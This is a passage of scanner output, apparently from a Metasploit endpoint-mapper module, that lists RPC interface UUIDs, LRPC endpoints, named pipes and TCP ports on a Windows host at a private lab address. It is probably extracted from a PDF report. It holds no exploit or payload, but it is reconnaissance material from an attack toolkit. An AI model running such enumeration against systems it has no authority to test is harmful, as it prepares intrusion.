192.168.139.128:135 - 4ed8abcc-f1e2-438b-981f-bb0e8abc010c v1.0 LRPC (umpo) [*]
192.168.139.128:135 - 95406f0b-b239-4318-91bb-cea3a46ff0dc v1.0 LRPC (umpo) [*]
192.168.139.128:135 - 0d47017b-b33b-46ad-9e18-fe96456c5078 v1.0 LRPC (umpo) [*]
192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (umpo) [*]
192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (actkernel) [*]
192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC
(OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - d09bdeb5-6171-
4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135
- d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-3660cb56bda4b6f156) [*]
192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-
3a4bf2ad92a61c2358) [*] 192.168.139.128:135 - 9b008953-f195-4bf9-bde0-
4471971e58ed v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 9b008953-f195-4bf9-bde0-
4471971e58ed v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - 9b008953-f195-4bf9-bde0-
4471971e58ed v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*]
192.168.139.128:135 - 9b008953-f195-4bf9-bde0-4471971e58ed v1.0 LRPC (LRPC-
3355a9c0993f812b05) [*] 192.168.139.128:135 - 9b008953-f195-4bf9-bde0-
4471971e58ed v1.0 LRPC (LRPC-3660cb56bda4b6f156) [*] 192.168.139.128:135 -
9b008953-f195-4bf9-bde0-4471971e58ed v1.0 LRPC (LRPC-3a4bf2ad92a61c2358) [*]
192.168.139.128:135 - 9b008953-f195-4bf9-bde0-4471971e58ed v1.0 LRPC (LRPC-
4d723e4e7296d25ecb) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-
06fa82652568 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-
06fa82652568 v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-
06fa82652568 v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*]
192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-
3355a9c0993f812b05) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-
06fa82652568 v1.0 LRPC (LRPC-3660cb56bda4b6f156) [*] 192.168.139.128:135 -
d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-3a4bf2ad92a61c2358) [*]
192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-
4d723e4e7296d25ecb) [*] 192.168.139.128:135 - 697dcda9-3ba9-4eb2-9247-
e11f1901b0d2 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - 697dcda9-3ba9-4eb2-9247-
e11f1901b0d2 v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - 697dcda9-3ba9-4eb2-
9247-e11f1901b0d2 v1.0 LRPC 17/23 (OLEFF2B6E664F9ECD76A26FE53C0B74) [*]
192.168.139.128:135 - 697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 LRPC (LRPC-
3355a9c0993f812b05) [*] 192.168.139.128:135 - 697dcda9-3ba9-4eb2-9247-
e11f1901b0d2 v1.0 LRPC (LRPC-3660cb56bda4b6f156) [*] 192.168.139.128:135 -

697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 LRPC (LRPC-3a4bf2ad92a61c2358) [*] 192.168.139.128:135 - 697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 LRPC (LRPC-4d723e4e7296d25ecb) [*] 192.168.139.128:135 - 697dcda9-3ba9-4eb2-9247-e11f1901b0d2 v1.0 LRPC (LRPC-a21aaedbf36c053758) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (umpo) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-3660cb56bda4b6f156) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-3a4bf2ad92a61c2358) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-4d723e4e7296d25ecb) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-a21aaedbf36c053758) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (csebpub) [*] 192.168.139.128:135 - fc48cd89-98d6-4628-9839-86f7a3e4161a v1.0 LRPC (umpo) [*] 192.168.139.128:135 - fc48cd89-98d6-4628-9839-86f7a3e4161a v1.0 LRPC (actkernel) [*] 192.168.139.128:135 - fc48cd89-98d6-4628-9839-86f7a3e4161a v1.0 LRPC (OLEFF2B6E664F9ECD76A26FE53C0B74) [*] 192.168.139.128:135 - fc48cd89-98d6-4628-9839-86f7a3e4161a v1.0 LRPC (LRPC-3355a9c0993f812b05) [*] 192.168.139.128:135 - fc48cd89-98d6-4628-9839-86f7a3e4161a v1.0 LRPC (LRPC-3660cb56bda4b6f156) [*] 192.168.139.128:135 - fc48cd89-98d6-4628-9839-86f7a3e4161a v1.0 LRPC (LRPC-3a4bf2ad92a61c2358) [*] 192.168.139.128:135 - fc48cd89-98d6-4628-9839-86f7a3e4161a v1.0 LRPC (LRPC-4d723e4e7296d25ecb) [*] 192.168.139.128:135 - fc48cd89-98d6-4628-9839-86f7a3e4161a v1.0 LRPC (LRPC-a21aaedbf36c053758) [*] 192.168.139.128:135 - fc48cd89-98d6-4628-9839-86f7a3e4161a v1.0 LRPC (csebpub) [*] 192.168.139.128:135 - fc48cd89-98d6-4628-9839-86f7a3e4161a v1.0 LRPC (dabrpc) [*] 192.168.139.128:135 - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc0BFD20) [*] 192.168.139.128:135 - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 PIPE (\PIPE\InitShutdown) \\DESKTOP DEH4ROL [*] 192.168.139.128:135 - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WindowsShutdown) [*] 192.168.139.128:135 - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WMsgKRpc0BFD20) [*] 192.168.139.128:135 - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 PIPE (\PIPE\InitShutdown) \\DESKTOP DEH4ROL [*] 192.168.139.128:135 - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WindowsShutdown) [*] 192.168.139.128:135 - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 TCP (49665) 192.168.139.128 [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (clipsfk) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (imsfk) [*]

192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 PIPE (\pipe\lsass) \\DESKTOP-DEH4ROL [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (audit) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (securityevent) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (LSARPC_ENDPOINT) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (lsacap) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (LSA_IDPEXT_ENDPOINT) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (LSA_EAS_ENDPOINT) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (lsapolicylookup) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (lsasspirpc) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (protected_storage) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (SidKey Local End Point) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (samss lpc) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 LRPC (MicrosoftLaps_LRPC_0fb2f016 fe45-4a08-a7f9-a467f5e5fa0b) [*] 192.168.139.128:135 - 12345778-1234-abcd-ef00-0123456789ac v1.0 TCP (49664) 192.168.139.128 18/23 [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (clipsfk) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (imsfk) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 PIPE (\pipe\lsass) \\DESKTOP-DEH4ROL [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (audit) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (securityevent) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (LSARPC_ENDPOINT) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (lsacap) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (LSA_IDPEXT_ENDPOINT) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (LSA_EAS_ENDPOINT) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (lsapolicylookup) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (lsasspirpc) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (protected_storage) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (SidKey Local End Point) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (samss lpc) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 LRPC (MicrosoftLaps_LRPC_0fb2f016 fe45-4a08-a7f9-a467f5e5fa0b) [KeyIso] [*] 192.168.139.128:135 - b25a52bf-e5dd-4f4a-aea6-8ca7272a0e86 v2.0 TCP (49664) 192.168.139.128 [KeyIso] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-

9ef9a191fe1b v1.0 LRPC (clipsfk) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (imsfk) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 PIPE (\pipe\lsass) \\DESKTOP-DEH4ROL [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (audit) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (securityevent) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (LSARPC_ENDPOINT) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (lsacap) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (LSA_IDPEXT_ENDPOINT) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (LSA_EAS_ENDPOINT) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (lsapolicylookup) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (lsasspirpc) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (protected_storage) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (SidKey Local End Point) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (samss lpc) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 LRPC (MicrosoftLaps_LRPC_0fb2f016 fe45-4a08-a7f9-a467f5e5fa0b) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 8fb74744-b2ff-4c00-be0d-9ef9a191fe1b v1.0 TCP (49664) 192.168.139.128 [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (clipsfk) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (imsfk) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 PIPE (\pipe\lsass) \\DESKTOP-DEH4ROL [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (audit) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (securityevent) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (LSARPC_ENDPOINT) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (lsacap) [Ngc Pop Key Service] 19/23 [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (LSA_IDPEXT_ENDPOINT) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (LSA_EAS_ENDPOINT) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (lsapolicylookup) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (lsasspirpc) [Ngc Pop Key Service] [*] 192.168.139.128:135

- 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (protected_storage) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (SidKey Local End Point) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (samss lpc) [Ngc Pop Key Service] [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 LRPC (MicrosoftLaps_LRPC_0fb2f016 fe45-4a08-a7f9-a467f5e5fa0b) [Ngc Pop Key Service] [*] 192.168.139.128:135 - Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed